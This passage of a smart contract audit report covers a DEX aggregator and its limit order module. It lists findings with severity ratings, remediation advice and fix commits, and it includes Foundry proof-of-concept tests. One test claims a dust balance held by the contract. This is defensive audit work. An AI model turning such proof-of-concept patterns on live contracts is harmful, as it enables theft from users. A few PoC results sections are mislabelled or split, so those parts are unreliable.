    tokenOut: address(usdc),
    path: pathV2_WETH_USDC,
    weight: 5000,
    minAmountOut: 0
});

ICoreAggregator.SwapParams memory params = ICoreAggregator.SwapParams(
    {
        tokenIn: address(weth),
        tokenOut: address(dai),
        amountIn: 1 ether,
        minAmountOut: 0,
    }
);

```

```

        routes: routes,
        recipient: user,
        deadline: block.timestamp + 1 hours
    });

    // Execute
    vm.prank(user);
    agg.swap(params);

    // Assert: 25% of WETH remains unused on the aggregator due to interleaving
    uint256 leftoverWeth = IERC20(address(weth)).balanceOf(address(agg));
    assertEq(leftoverWeth, 0.25 ether, "Leftover WETH should be 25% due to interleaved weights");
}

```

Results:

```
[PASS] test_poc_InterleavedWeights_LeavesUnusedWETH() (gas: 2323445)
```

[F-2025-13594](#) - ZkSwap Router Mismatch: Calls Non-Existent `exactInputSingle` On Monad - High

Description: The adapter assumes a Uniswap V3-style **SwapRouter** with `exactInputSingle`, but **zkSwap** on **Monad** exposes a Universal/Smart router, not a standalone V3 **SwapRouter**.

The current code targets a function that is not deployed, causing runtime failures.

```
IZkSwapV3Router(router).exactInputSingle(swapParams);
```

Route execution reverts on Monad; `zkSwap` path is unusable (DoS for that router type).

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate: 3/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: High

Recommendations

Remediation:

- Switch to zkSwap's Universal Router **ABI** for **Monad** and encode route type (V2/V3/Stable) in `pathData` (or via a distinct `RouterType`).
- Bind router addresses to expected **ABIs** in a registry and validate at registration (reject mismatches).

Resolution:

The Finding was fixed in commit `408c3d8`. The router was switched to zkSwap's Universal Router ABI:

```
IUniversalRouter(router).execute(commands, inputs, deadline);
```

Evidences

PoC: ZkSwap Router Mismatch: Calls Non-Existent exactInputSingle On Monad

Reproduce:

```
function test_poc_ZkSwapV3_MissingExactInputSingle_Reverts() public {
    // Fresh aggregator and a mock Universal Router that lacks exactInput
    Single

    CoreAggregator agg = new CoreAggregator(address(weth), address(this),
    address(permit2));
    MockZkUniversalRouter univ = new MockZkUniversalRouter();
    agg.setRouter(address(univ));

    // Approvals
    vm.startPrank(user);
    weth.approve(address(agg), type(uint256).max);
    vm.stopPrank();

    // Build a ZKSWAP_V3 route (fee encoded), which will try to call exac
    tInputSingle on the mock
    bytes memory feePath = abi.encode(uint24(3000));
    ICoreAggregator.Route[] memory routes = new ICoreAggregator.Route[](1
    );
    routes[0] = ICoreAggregator.Route({
        router: address(univ),
        routerType: ICoreAggregator.RouterType.ZKSWAP_V3,
        tokenIn: address(weth),
        tokenOut: address(usdc),
        path: feePath,
        weight: 10000,
        minAmountOut: 0
    });

    ICoreAggregator.SwapParams memory params = ICoreAggregator.SwapParams
    ({
        tokenIn: address(weth),
        tokenOut: address(usdc),
        amountIn: 1 ether,
        minAmountOut: 0,
        routes: routes,
        recipient: user,
        deadline: block.timestamp + 1 hours
    });
}
```


Results:

```
vm.prank(user);  
vm.expectRevert(); // selector not found / fallback revert  
agg.swap(params);  
}
```

```
[PASS] test_poc_ZkSwapV3_MissingExactInputSingle_Reverts()
```

[F-2025-13501](#) - Output Accounting Uses Absolute Balance - Medium

Description: `_executeSwap` determines the swap's total output by reading the **entire current balance** of the output token held by the contract rather than the **delta produced by this swap**. This mixes funds that may have been in the contract **before** the call (accidental transfers, dust, or third-party deposits) with the output of the **current** swap, allowing the caller to receive tokens that do not belong to them.

```
// totalAmountOut should represent only this swap's output,  
// but it currently uses the absolute balance on the contract.  
if (isNativeOut) {  
    totalAmountOut = IERC20(WRAPPED_NATIVE).balanceOf(address(this));  
} else {  
    totalAmountOut = IERC20(params.tokenOut).balanceOf(address(this));  
}
```

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status: Fixed

Classification

Impact Rate: 5/5
Likelihood Rate: 2/5
Exploitability: Independent
Complexity: Simple
Severity: Medium

Recommendations

Remediation: Use **delta accounting**: record the **before** balance, execute routes, then compute the **after-before** difference as the swap's output.

Resolution: The Finding was fixed in commit `4688ddad` by adding proper snapshot mechanics for initial balances of the route tokens.

```

        (bool hasSnapshot, uint256 snapshot) = _findTokenInSnapshot(
            uniqueTokensIn, tokenInSnapshots, uniqueTokenInCount, tokenTo
Find
        );
        if (!hasSnapshot) {
            // Failsafe: should never happen after pre-scan, but use curr
entBalance as snapshot
            // This means tokenInBalance will be 0 for this route, preven
ting unexpected behavior
            snapshot = currentBalance;
            tokenInSnapshots[uniqueTokenInCount] = snapshot;
            uniqueTokensIn[uniqueTokenInCount] = tokenToFind;
            unchecked {++uniqueTokenInCount;}
        }

        uint256 tokenInBalance = currentBalance - snapshot;

```

Evidences

POC

Reproduce:

```

function earn_usdc_for_eve() public {
    uint256 amountIn = 1 ether;

    address[] memory tokens = new address[](2);
    tokens[0] = WETH;
    tokens[1] = USDC;

    ICoreAggregator.Route[] memory routes = new ICoreAggregator.Route[](1
);
    routes[0] = ICoreAggregator.Route({
        router: address(lfjRouter),
        routerType: ICoreAggregator.RouterType.LFJ_V1,
        tokenIn: WETH,
        tokenOut: USDC,
        path: encodeV2Path(tokens),
        weight: 10000,
        minAmountOut: 0
    });

    ICoreAggregator.SwapParams memory params = ICoreAggregator.SwapParams
({
        tokenIn: WETH,
        tokenOut: USDC,

```

```

        amountIn: amountIn,
        minAmountOut: 0,
        routes: routes,
        recipient: eve,
        deadline: block.timestamp + 1 hours
    });

    vm.prank(eve);
    uint256 amountOut = aggregator.swap(params);

    assertGt(amountOut, 0, "Should receive USDC from LFJ V1");
}

function test_POC_absolute_balance() public {
    uint256 amountIn = 1;

    address[] memory tokens = new address[](2);
    tokens[0] = WETH;
    tokens[1] = USDC;

    ICoreAggregator.Route[] memory routes = new ICoreAggregator.Route[](1
);
    routes[0] = ICoreAggregator.Route({
        router: address(lfjRouter),
        routerType: ICoreAggregator.RouterType.LFJ_V1,
        tokenIn: WETH,
        tokenOut: USDC,
        path: encodeV2Path(tokens),
        weight: 10000,
        minAmountOut: 0
    });

    ICoreAggregator.SwapParams memory params = ICoreAggregator.SwapParams
({
        tokenIn: WETH,
        tokenOut: USDC,
        amountIn: amountIn,
        minAmountOut: 0,
        routes: routes,
        recipient: eve,
        deadline: block.timestamp + 1 hours
    });

    earn_usdc_for_eve();

    uint256 balanceOfContractBefore = IERC20(USDC).balanceOf(address(aggr
egator));

    console.logString("USDC balance of contract before transfer from eve:

```

```

");

    console.logUint(balanceOfContractBefore);

    vm.prank(eve);
    IERC20(USDC).transfer(address(aggregator), 0.1 ether);

    console.logString("User is giving only 1 wei WETH to aggregator to swap however there are some dust USDC in the contract.");

    balanceOfContractBefore = IERC20(USDC).balanceOf(address(aggregator));

    console.logString("USDC balance of contract after dust:");
    console.logUint(balanceOfContractBefore);

    vm.prank(user);
    uint256 amountOut = aggregator.swap(params);
    console.logString("amountOut after swap:");
    console.logUint(amountOut);

    assertGe(amountOut, 0.1 ether, "There should be 0.1 eth balance.");
}

```

Results:

```

~/dev/thxForu__dirol-agr (master) x) $ forge test --match-test test_POC_absolute_balance -vv
[.] Compiling...
[:] Compiling 1 files with Solc 0.8.30
[:] Solc 0.8.30 finished in 5.23s
Compiler run successful!

Ran 1 test for test/CoreAggregator.exotic.t.sol:CoreAggregatorExoticTest
[PASS] test_POC_absolute_balance() (gas: 533630)
Logs:
    USDC balance of contract before transfer from eve:
    0
    User is giving only 1 wei WETH to aggregator to swap however there are some dust USDC in the contract.
    USDC balance of contract after dust:
    1000000000000000000
    amountOut after swap:
    1000000000000000000

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 4.53s (1.47s CPU time)

```

Ran 1 test suite in 4.53s (4.53s CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)

[F-2025-13531](#) - Double Fee Charged in Limit Order Execution Due to Aggregator Fee Overlap - Medium

Description:

The `LimitOrderModule`'s `fillOrder()` function invokes `aggregator.swap(swapParams)` to execute a swap on behalf of the user. After the swap, it independently calculates a 10 bps (0.1%) fee on the `amountOut` and transfers this fee to `feeRecipient`.

```
uint256 amountOut = aggregator.swap(swapParams);
if (amountOut < order.amountOutMin) revert InsufficientOut();
uint256 fee;
unchecked {
    fee = (amountOut * FEE_BPS) / 10_000;
    netOut = amountOut - fee;
}
```

However, the `CoreAggregator.swap()` function **already deducts a protocol-level fee** on the output amount before returning the final `destinationAmount` to the caller.

This leads to **double fee deduction**:

1. Aggregator deducts `feeBps` set by `CoreAggregator` owner
2. `LimitOrderModule` deducts again 10 bps unconditionally.

This contradicts the architecture described in the README:

“LimitOrderModule Fees: Fixed 10 bps (0.1%) on output amount... Covers keeper gas costs and protocol revenue.”

“CoreAggregator Fees: Configurable... calculated on output amount...”

Assets:

- `src/limit-orders/LimitOrderModule.sol`
[<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate: 3/5

Likelihood Rate: 3/5

Exploitability: Independent

Complexity: Simple

Severity: Medium

Recommendations

Remediation: Ensure the `LimitOrderModule` always disables the fee in the aggregator by setting `feeBps = 0` before the swap — e.g., clone and call a fee-free aggregator, or use an internal flag.

Resolution: The Finding was fixed in commit `9ae2b497` by adding the `setFeeExempt` function, allowing specific modules to be excluded from protocol fees.

[F-2025-13556](#) - Unvalidated Market Address Leads To Arbitrary Token Approvals - Medium

Description: In the Crystal path, market is decoded from untrusted `pathData` and used as the spender in `_ensureAllowance`. There's no check that market is valid for the selected router/pair. This lets callers set approvals to any address.

```
(address market, address referrer) = abi.decode(pathData, (address, address));
;
// ...
_ensureAllowance(tokenIn, market, amountIn);
ICrystalRouter(router).swapExactTokensForTokens(
    amountIn, minAmountOut, path, address(this), block.timestamp, referrer
);

function _ensureAllowance(address token, address spender, uint256 amount) private {
    if (token == NATIVE || amount == 0) return;
    IERC20(token).forceApprove(spender, amount);
}
```

This allows arbitrary address to gain allowance from the aggregator for `tokenIn`. If any `tokenIn` remains (dust, partial fills, future deposits), that address can call `transferFrom` the aggregator.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate:	3/5
Likelihood Rate:	3/5
Exploitability:	Independent
Complexity:	Simple
Severity:	Medium

Recommendations

Remediation:

Do not trust `pathData` for spenders. Derive market on-chain (mapping router→allowed markets) or validate against a stored whitelist.

Resolution:

The Finding was fixed in commit `951c013`. The `_ensureAllowance(tokenIn, market, amountIn);` call was removed.

[F-2025-13499](#) - Uncapped Protocol Fee in setFee Allows Arbitrary/High Fees - Low

Description:

The `setFee` function in **CoreAggregator** lacks an upper bound on basis points. While it checks that a nonzero fee requires a nonzero `feeReceiver`, it does not cap `newFeeBps`. This allows the owner (or an attacker with compromised owner keys) to set fees to 100% or above, effectively confiscating user funds or breaking fee math.

```
function setFee(uint256 newFeeBps) external override onlyOwner {
    if (newFeeBps > 0 && feeReceiver == address(0)) revert InvalidFeeReceiver(
    );
    feeBps = newFeeBps;
    emit FeeUpdated(newFeeBps);
}
```

Fee can be set to 100% or more, diverting all proceeds to `feeReceiver`. Downstream logic may assume `newFeeBps ≤ 10000`, causing reverts or unexpected behavior if exceeded.

Status:

Fixed

Classification

Impact Rate:	3/5
Likelihood Rate:	2/5
Exploitability:	Dependent
Complexity:	Simple
Severity:	Low

Recommendations

Remediation:

- Add a strict upper bound for fees and enforce it in `setFee`. Typical caps are:
 - **10000 bps (100%)** if you only need to prevent >100%,
 - or a lower business limit (e.g., **1000 bps = 10%**) to protect users operationally.
- Introduce a dedicated `error` and `constant`, and validate before assignment.

Resolution:

The Finding was fixed in commit `f30a1c8`. The `MAX_FEE_BPS` was implemented.

```
uint256 private constant MAX_FEE_BPS = 1000;  
if (newFeeBps > MAX_FEE_BPS) revert FeeTooHigh();
```

[F-2025-13507](#) - Second Fee Applied Post-Check Causes Min-out Bypass - Low

Description: In **LimitOrderModule**, a fee is deducted after verifying `amountOut` against `amountOutMin`. If the upstream aggregator already charged a fee, this becomes a second fee.

```
if (amountOut < order.amountOutMin) revert InsufficientOut();
uint256 fee;
unchecked {
    fee = (amountOut * FEE_BPS) / 10_000;
    netOut = amountOut - fee;
}
IERC20 tokenOut = IERC20(order.tokenOut);
```

The min-out check is done on the gross `amountOut`, so users can receive less than `amountOutMin` after the module's fee is subtracted.

Status: Fixed

Classification

Impact Rate: 3/5
Likelihood Rate: 2/5
Exploitability: Independent
Complexity: Simple
Severity: Low

Recommendations

Remediation: Compare the net amount to `amountOutMin`, and clarify requirements regarding double fees if the aggregator already took one.

```
// compute fee first
uint256 fee = (amountOut * FEE_BPS) / 10_000;
uint256 netOut = amountOut - fee;
// enforce min-out on net amount
if (netOut < order.amountOutMin) revert InsufficientOut();
```

Resolution:

The Finding was fixed in commit `20225bf`. The net amount is compared to `amountOutMin` after fee application.

[F-2025-13508](#) - CancelAllOrders Fails To Invalidate All Orders - Low

Description: The `cancelAllOrders` function name and comment imply all existing orders are invalidated, but the implementation only increments the user nonce by 1.

```
/// @notice Invalidate all existing orders by incrementing user nonce
function cancelAllOrders() external {
    unchecked {userNonce[msg.sender] += 1;}
    emit OrdersCancelled(msg.sender, userNonce[msg.sender]);
}
```

In a system where users create multiple orders that each advance their nonce, bumping by a single step invalidates only the next immediate nonce, leaving other outstanding orders still valid. This can mislead users into believing all orders were canceled.

Status: Fixed

Classification

Impact Rate: 3/5
Likelihood Rate: 2/5
Exploitability: Independent
Complexity: Simple
Severity: Low

Recommendations

Remediation:

- If the intent is epoch-style mass invalidation, use an explicit per-user epoch and include it in the signed order; validate equality with the current epoch so a single increment invalidates all previously signed orders.
- If the intent is truly “cancel next order,” rename to `incrementNonce` or `cancelNextOrder` and adjust the comment to avoid misleading users.

Resolution:

The Finding was fixed in commit `d9f9558`. The function was renamed to `incrementEpoch`.

F-2025-13512 - Unlimited ERC20 Approval to Aggregator - Low

Description:

The `_ensureApproval` function uses `SafeERC20.forceApprove` to grant the `aggregator` contract an **unlimited ERC20 allowance** (`type(uint256).max`) whenever the current allowance is insufficient. While this avoids repeated approval transactions, it introduces unnecessary risk:

- If the `aggregator` contract is compromised or buggy, it could drain **all** token balances approved to it.
- Unlimited approvals can also interfere with token standards that don't allow non-zero-to-non-zero allowance updates (e.g., USDT).

```
function _ensureApproval(address token, uint256 needed) internal {  
    if (IERC20(token).allowance(address(this), address(aggregator)) >= needed) return;  
    SafeERC20.forceApprove(IERC20(token), address(aggregator), type(uint256).max);  
}
```

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate: 5/5

Likelihood Rate: 1/5

Exploitability: Independent

Severity: Low

Recommendations

Remediation:

Restrict the approval amount to only what's needed (`needed`), or to a reasonably capped buffer, unless there's a strong justification for using `uint256.max`. For example:

```
IERC20(token).safeIncreaseAllowance(address(aggregator), needed);
```

Resolution:

The Finding was fixed in commit `39b76a13` by changing the unlimited approve to needed in the `safeIncreaseAllowance` function.

[F-2025-13567](#) - Accepting Arbitrary Tokens (Including Fee-On-Transfer) Breaks MinOut Guarantees - Low

Description:

The **CoreAggregator** contract accepts arbitrary ERC-20s, and the client confirmed users may use any tokens.

Payout assumes standard transfers (no fees/rebases). Fee-on-transfer or non-standard tokens break these assumptions, causing order-dependent splits, skewed allocations, and `minAmountOut` that can pass while the recipient receives less.

`minAmountOut` checked against contract balance, not recipient's net (FoT on `tokenOut` can tax final transfer):

```
uint256 totalAmountOut = IERC20(params.tokenOut).balanceOf(address(this));
uint256 feeAmount = (totalAmountOut * feeBps) / BASIS_POINTS;
uint256 destinationAmount = totalAmountOut - feeAmount;
if (destinationAmount < params.minAmountOut) revert InsufficientOutputAmount(
);
```

Users may receive less than `destinationAmount` due to tax on final transfer.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate: 2/5

Likelihood Rate: 2/5

Exploitability: Independent

Complexity: Simple

Severity: Low

Recommendations

Remediation:

Enforce `minAmountOut` on recipient's delta balance (net-to-recipient), not contract's pre-transfer balance.

Resolution:

The Finding was fixed in commit 9270cb6. The `minAmountOut` was enforced on recipient's delta balance.

```
uint256 balanceBefore = IERC20(tokenOut).balanceOf(recipient);
if (destinationAmount > 0) IERC20(tokenOut).safeTransfer(recipient, destinationAmount);
...
uint256 balanceAfter = IERC20(tokenOut).balanceOf(recipient);
uint256 actualReceived = balanceAfter - balanceBefore;
if (actualReceived < minAmountOut) revert InsufficientOutputAmount();
```

[F-2025-13569](#) - Weight Reset On Final Output Skews Allocations - Low

Description:

After a block fully consumes weights, if the current route already outputs the final `tokenOut`, the code resets `remainingWeight` to `MAX_WEIGHT`. This creates a new normalization block even if `tokenIn` doesn't change, making splits order-dependent and diverging from intended "single 0-100% split per `tokenIn`."

```
if (route.tokenOut == params.tokenOut && remainingWeight == 0) remainingWeight = MAX_WEIGHT;
```

Multiple "waves" for the same `tokenIn` reset the denominator, so identical weights can produce different results based on route order.

If more of the same `tokenIn` appears later (via intermediate swaps), it's re-split under a fresh block, skewing proportions.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate:	2/5
Likelihood Rate:	2/5
Exploitability:	Independent
Complexity:	Simple
Severity:	Low

Recommendations

Remediation:

- Remove the reset, or only reset when `tokenIn` changes.
- Prefer per-token snapshotting: allocate once per `tokenIn` from a fixed starting balance (order-independent).
- Enforce grouping: require routes to be contiguous per `tokenIn` and sum of weights per group to equal `MAX_WEIGHT`; otherwise revert.

Resolution: The Finding was fixed in commit `7e901c1`. The tokens weight reset logic was updated to only reset when `tokenIn` changes.

Evidences

PoC: Weight Reset On Final Output Skews Allocations

Reproduce:

```
function test_poc_FinalOutputReset_SkewsAllocation() public {
    // Scenario A: single wave (grouped WETH->USDC 50/50)
    CoreAggregator aggA = new CoreAggregator(address(weth), address(this)
, address(permit2));
    aggA.setRouter(address(v2));

    // approvals for A
    vm.startPrank(user);
    weth.approve(address(aggA), type(uint256).max);
    usdc.approve(address(aggA), type(uint256).max);
    dai.approve(address(aggA), type(uint256).max);
    vm.stopPrank();

    address[] memory v2WU = new address[](2);
    v2WU[0] = address(weth);
    v2WU[1] = address(usdc);

    ICoreAggregator.Route[] memory routesA = new ICoreAggregator.Route[](
2);
    routesA[0] = ICoreAggregator.Route({
        router: address(v2),
        routerType: ICoreAggregator.RouterType.UNISWAP_V2,
        tokenIn: address(weth),
        tokenOut: address(usdc),
        path: encodeV2Path(v2WU),
        weight: 5000,
        minAmountOut: 0
    });
    routesA[1] = ICoreAggregator.Route({
        router: address(v2),
        routerType: ICoreAggregator.RouterType.UNISWAP_V2,
        tokenIn: address(weth),
        tokenOut: address(usdc),
        path: encodeV2Path(v2WU),
        weight: 5000,
        minAmountOut: 0
    });
}
```

```

});

ICoreAggregator.SwapParams memory paramsA = ICoreAggregator.SwapParam
s({
    tokenIn: address(weth),
    tokenOut: address(usdc),
    amountIn: 1 ether,
    minAmountOut: 0,
    routes: routesA,
    recipient: user,
    deadline: block.timestamp + 1 hours
});

vm.startPrank(user);
uint256 outA = aggA.swap(paramsA);
vm.stopPrank();

// Scenario B: two waves: WETH->USDC 50/50 (exhausts weights and trig
gers reset on final token),
// then USDC->WETH (brings WETH back), then WETH->USDC again (second
wave on same tokenIn)
CoreAggregator aggB = new CoreAggregator(address(weth), address(this)
, address(permit2));
aggB.setRouter(address(v2));
aggB.setRouter(address(v3));

// approvals for B
vm.startPrank(user);
weth.approve(address(aggB), type(uint256).max);
usdc.approve(address(aggB), type(uint256).max);
dai.approve(address(aggB), type(uint256).max);
vm.stopPrank();

bytes memory v3_USDC_WETH = encodeV3Path(address(usdc), 3000, address
(weth));

ICoreAggregator.Route[] memory routesB = new ICoreAggregator.Route[](
4);
routesB[0] = ICoreAggregator.Route({
    router: address(v2),
    routerType: ICoreAggregator.RouterType.UNISWAP_V2,
    tokenIn: address(weth),
    tokenOut: address(usdc),

```

```

        path: encodeV2Path(v2WU),
        weight: 5000,
        minAmountOut: 0
    });
    routesB[1] = ICoreAggregator.Route({
        router: address(v2),
        routerType: ICoreAggregator.RouterType.UNISWAP_V2,
        tokenIn: address(weth),
        tokenOut: address(usdc),
        path: encodeV2Path(v2WU),
        weight: 5000,
        minAmountOut: 0
    });
    routesB[2] = ICoreAggregator.Route({
        router: address(v3),
        routerType: ICoreAggregator.RouterType.UNISWAP_V3,
        tokenIn: address(usdc),
        tokenOut: address(weth),
        path: v3_USDC_WETH,
        weight: 10000,
        minAmountOut: 0
    });
    routesB[3] = ICoreAggregator.Route({
        router: address(v2),
        routerType: ICoreAggregator.RouterType.UNISWAP_V2,
        tokenIn: address(weth),
        tokenOut: address(usdc),
        path: encodeV2Path(v2WU),
        weight: 10000,
        minAmountOut: 0
    });

    ICoreAggregator.SwapParams memory paramsB = ICoreAggregator.SwapParam
s({
        tokenIn: address(weth),
        tokenOut: address(usdc),
        amountIn: 1 ether,
        minAmountOut: 0,
        routes: routesB,
        recipient: user,
        deadline: block.timestamp + 1 hours
    });

    vm.startPrank(user);
    uint256 outB = aggB.swap(paramsB);
    vm.stopPrank();

```



```
// Two-wave routing (enabled by reset and interleaving) incurs extra  
round-trip loss → outB < outA  
assertLt(outB, outA, "Two-wave order yields lower USDC than single-wave grouping");  
}
```

Results:

```
[PASS] test_poc_InterleavedWeights_LeavesUnusedWETH()
```

[F-2025-13500](#) - Incorrect Error Type Used for Identical tokenIn/tokenOut - Info

Description: The condition in `swapWithPermit2` and `swapWithPermitted` functions that checks whether `params.tokenIn` equals `params.tokenOut` reverts with `InsufficientOutputAmount()`, which is semantically wrong.

```
if (params.tokenIn == params.tokenOut) revert InsufficientOutputAmount();
```

Equality of input/output tokens is a parameter validation error (invalid pair/path), not an execution-time slippage/output deficiency. Using the wrong error message makes debugging harder and can mask genuine slippage issues.

Status: Fixed

Classification

Impact Rate: 1/5
Likelihood Rate: 1/5
Exploitability: Independent
Complexity: Simple
Severity: Info

Recommendations

Remediation: Use a dedicated error for identical token pairs (e.g., `IdenticalTokens()` or `InvalidTokenPair()`), and reserve `InsufficientOutputAmount()` strictly for cases where the actual output is below the required minimum.

Resolution: The Finding was fixed in commit `3793d64`. The `IdenticalTokens()` error was implemented.

```
if (params.tokenIn == params.tokenOut) revert IdenticalTokens();
```

[F-2025-13528](#) - No Mapping Between Router Registration And RouterType Enables Mismatched Calls - Info

Description: The aggregator only checks that a router address is registered, but does not bind that address to a specific `RouterType`.

```
function _executeSwap(SwapParams calldata params, address user) internal returns (uint256 totalAmountOut) {
    bool isNativeOut = params.tokenOut == NATIVE;
    address currentTokenIn = params.routes[0].tokenIn;
    uint256 remainingWeight = MAX_WEIGHT;
    for (uint256 i = 0; i < params.routes.length;) {
        Route calldata route = params.routes[i];
        if (!isRouterRegistered[route.router]) revert RouterNotFound();
        // ...
    }
}
```

A user can supply any `routerType` for a registered router, causing the aggregator to invoke the wrong interface against that address.

```
if (route.routerType == RouterType.UNISWAP_V2) {
    IUniswapV2Router02(route.router).swapExactTokensForTokens(
        routeAmountIn, route.minAmountOut, v2Path, address(this), block.timestamp
    );
} else if (route.routerType == RouterType.UNISWAP_V3) {
    ISwapRouter.ExactInputParams memory swapParams = ISwapRouter.ExactInputParams({
        path: route.path,
        recipient: address(this),
        deadline: block.timestamp,
        amountIn: routeAmountIn,
        amountOutMinimum: route.minAmountOut
    });
    ISwapRouter(route.router).exactInput(swapParams);
} else if (route.routerType == RouterType.LFJ_V1) {
    _swapLFJV1(route.router, route.tokenIn, route.tokenOut, route.path, routeAmountIn, route.minAmountOut);
} else if (route.routerType == RouterType.ZKSWAP_V3) {
    _swapZkSwapV3(
        route.router, route.tokenIn, route.tokenOut, route.path, routeAmountIn, route.minAmountOut
    );
} else if (route.routerType == RouterType.KURU_ORDERBOOK) {
    _swapKuruOrderbook(
        route.router, route.tokenIn, route.tokenOut, route.path, routeAmountIn
    );
}
```

```

n, route.minAmountOut
    );
} else if (route.routerType == RouterType.CRYSTAL_ORDERBOOK) {
    _swapCrystalOrderbook(
        route.router, route.tokenIn, route.tokenOut, route.path, routeAmountI
n, route.minAmountOut
    );
} else {
    revert UnsupportedRouterType();
}

```

Impact:

- Calls may revert or behave unpredictably if an address is invoked with the wrong interface.
- Potential for misuse: a malicious or misconfigured router could be used under a different type to bypass interface-specific safeguards.

Assets:

- src/CoreAggregator.sol [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate:	2/5
Likelihood Rate:	1/5
Exploitability:	Independent
Complexity:	Simple
Severity:	Info

Recommendations

Remediation:

- Bind router addresses to their `expected RouterType` at registration (e.g., `routerInfo[addr] = {registered, routerType}`) and enforce `route.routerType == routerInfo[route.router].routerType` (or derive the type from mapping and ignore the route-supplied type).
- Add a dedicated error like `InvalidRouterType()` when mismatched.

Resolution:

The Finding was fixed in commit `d2cb196`. The router address is binded to the router type, `routerType` validation is enforced.

```
mapping(address => RouterType) public routerType;  
...  
if (routerType[route.router] != route.routerType) revert InvalidRouterType();
```

[F-2025-13530](#) - Hardcoded Deadline in DEX Aggregators Interactions - Info

Description: Within the **CoreAggregator** contract, for the `UNISWAP_V2`, `UNISWAP_V3`, `CRYSTAL_ORDERBOOK` and `LFJ_V1` routers the swap calls have a hardcoded `deadline` parameter set to `block.timestamp`.

```
IUniswapV2Router02(route.router).swapExactTokensForTokens(
    route.amountIn, route.minAmountOut, v2Path, address(this), block.timestamp
);

ISwapRouter.ExactInputParams memory swapParams = ISwapRouter.ExactInputParams
({
    path: route.path,
    recipient: address(this),
    deadline: block.timestamp,
    amountIn: route.amountIn,
    amountOutMinimum: route.minAmountOut
});

ICrystalRouter(router).swapExactTokensForTokens(
    amountIn, minAmountOut, path, address(this), block.timestamp, referrer
);

ILFJV1Router(router).swapExactTokensForTokens(amountIn, minAmountOut, path, a
ddress(this), block.timestamp);
```

This does not follow best practices, as it bypasses user-defined deadlines and may lead to the acceptance of expired transactions.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status: Fixed

Classification

Impact Rate: 2/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity:

Info

Recommendations

Remediation: Consider replacing the hardcoded deadlines with user-defined deadlines. This will improve the security and flexibility of the system.

Resolution: The Finding was fixed in commit `3f2c9ac`. The hardcoded deadlines were replaced with user-defined deadlines.

```
deadline: params.deadline
```

[F-2025-13558](#) - Non-Strict Amount Check Allows Over-Approval Mismatch - Info

Description: In `swapWithPermit2`, the permit amount is validated with a loose inequality:

```
if (permit.details.amount < params.amountIn.toUint160()) revert AmountMismatchInPermit();
```

This only rejects under-approval. It permits cases where `permit.details.amount > params.amountIn`, meaning the signature authorizes more than is actually used in this call.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status: Fixed

Classification

Impact Rate: 2/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation: Consider enforcing strict binding:

```
if (permit.details.amount != params.amountIn.toUint160()) revert AmountMismatchInPermit();
```

Resolution: The Finding was fixed in commit `e2a1f9f`. The strict check was enforced.

[F-2025-13559](#) - Missing routes.length Validation In Permit Variants

- Info

Description: Only `swap` validates that `params.routes.length != 0`.

```
if (params.routes.length == 0) revert InvalidRoutes();
```

The `Permit` variants (`swapWithPermitted` and `swapWithPermit2`) skip this check and call `_executeSwap` directly, which immediately reads `params.routes[0]` and will revert with a low-level panic on empty routes instead of a clean `InvalidRoutes()`.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation: Add `if (params.routes.length == 0) revert InvalidRoutes();` to both `swapWithPermit2` and `swapWithPermitted` before calling `_executeSwap`.

Resolution: The Finding was fixed in commit `39b76a1`. Routes length checks were added to both `swapWithPermit2` and `swapWithPermitted`.

[F-2025-13563](#) - Redundant Assignment of Default Values - Info

Description: In the **CoreAggregator** contract, the `i` variables in the loops are explicitly set to `0`.

```
for (uint256 i = 0; i < accounts.length; i++) ...
```

However, since `0` is the default value for these variables, these assignments are redundant. Removing these unnecessary assignments would reduce gas costs during contract deployment and improve code efficiency without affecting functionality.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status: Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation: It is recommended to remove the redundant assignments of default values to the variables. This will reduce the gas costs during contract deployment and improve code efficiency.

Resolution: The Finding was fixed in commit `be1f7dd`. The redundant assignments of default values to the variables were removed.

[F-2025-13573](#) - Redundant `_ensureAllowance` Invocation in `_swapCrystalOrderbook` Route - Info

Description:

In the `CoreAggregator` contract, when the `_executeSwap` function processes a route with `RouterType.CRYSTAL_ORDERBOOK`, it calls `_ensureAllowance` both in the core routing logic and again within `_swapCrystalOrderbook`. This leads to a redundant approval attempt for the same token and amount during a single route execution.

Since `_executeSwap` already ensures the required allowance for `route.tokenIn` to `route.router` before the router-specific swap is invoked, the second call inside `_swapCrystalOrderbook` is unnecessary and can be safely removed.

```
function _swapCrystalOrderbook(
    address router,
    address tokenIn,
    address tokenOut,
    bytes calldata pathData,
    uint256 amountIn,
    uint256 minAmountOut
) internal {
    (address market, address referrer) = abi.decode(pathData, (address, address));

    address[] memory path = new address[](2);
    path[0] = tokenIn;
    path[1] = tokenOut;
    _ensureAllowance(tokenIn, market, amountIn);
```

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

